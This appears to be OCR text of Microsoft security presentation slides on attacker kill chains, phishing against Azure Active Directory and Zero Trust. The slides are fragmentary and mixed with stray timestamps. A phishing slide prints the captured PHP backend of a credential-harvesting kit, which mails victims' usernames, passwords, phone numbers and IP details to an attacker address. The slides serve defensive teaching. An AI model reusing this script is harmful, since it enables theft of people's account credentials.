2018-06-19 06:00:00
2018-06-19 08:00:00
2018-06-19 10:00:00
2018-06-19 12:00:00
2018-06-19 14:00:00
2018-06-19 16:00:00
2018-06-19 18:00:00
2018-06-19 20:00:00
2018-06-19 22:00:00
2018-06-20 00:00:00
2018-06-20 02:00:00
2018-06-20 04:00:00
2018-06-20 06:00:00
2018-06-20 08:00:00
2018-06-20 10:00:00
2018-06-20 12:00:00
2018-06-20 14:00:00
2018-06-20 16:00:00
2018-06-20 18:00:00
2018-06-20 20:00:00
2018-06-20 22:00:00
2018-06-21 00:00:00


Phase 3
Phishing




Phishing attack on Azure Active Directory






Sign in to your account
https://urlthatisdefinitelynotazure.com/ [redacted]
Search
Maximizing Tor Browser can allow websites to determine your monitor size, which can be used to track you. We recommend that you leave Tor Browser windows in their original default size.
OK
Łączyć
Conecte
連接
Ligue
Connect
تواصل
Verbinden
つなぐ
Yhdistä
povezati
להתחבר
Office 365
Work or school account
[redacted]@microsoft.com
Password
Keep me signed in
Sign in
Can't access your account?
© 2017 Microsoft
Terms of use
Privacy & Cookies
Microsoft



Hiew: d7ecd3bd4b7a92f7a24f4b2d133e4a999c3a4325


E:\malware\test1\xxx\post\d7ecd3bd4b7a92f7a24f4b2d133e4a999c3a4325

```
<?
$ip = getenv("REMOTE_ADDR");
$addr_details = unserialize(file_get_contents('http://www.geoplugin.net/php.gp?ip='.$ip));
$country = stripslashes(ucfirst($addr_details[geoplugin_countryName]));
$timedate = date("D/M/d, Y g(idea) a");
$browserAgent = $_SERVER['HTTP_USER_AGENT'];
$hostname = gethostbyaddr($ip);
$message .= "----------------IT'S A MIRACLE-------------------------\n";
$message .= "Account Type              : ".$_POST['formselect1']."\n";
$message .= "Username                  : ".$_POST['formtext1']."\n";
$message .= "Password                  : ".$_POST['formtext2']."\n";
$message .= "Mobile Number               : ".$_POST['formtext3']."\n";
$message .= "----------------BLESSING INFO-------------------------\n";
$message .= "!Client IP: ".$ip."\n";
$message .= "!--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "Browser                    :".$browserAgent."\n";
$message .= "DateTime                      : ".$timedate."\n";
$message .= "country                     : ".$country."\n";
$message .= "HostName : ".$hostname."\n";
$message .= "----------------Created BY GOD-------------\n";
//change ur email here
$send = "infoaboutdrive02@gmail.con";
$subject = "Result from Google Doc";
$headers = "From: Google Doc<supertool@nxtoolbox.con>";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
$arr=array($send, $IP);
foreach ($arr as $send)
{
mail($send,$subject,$message,$headers);
mail($to,$subject,$message,$headers);

 }
    header("Location:http://www.ciovaccocapital.com/wordpress/");


?>
```

Attacker kill chains



Taking steps 3, 2 and 1 to


Zero Trust

Microsoft



Security perimeters were simpler in the old world

The world we live in is hyper connected


3: Identity is the control plane



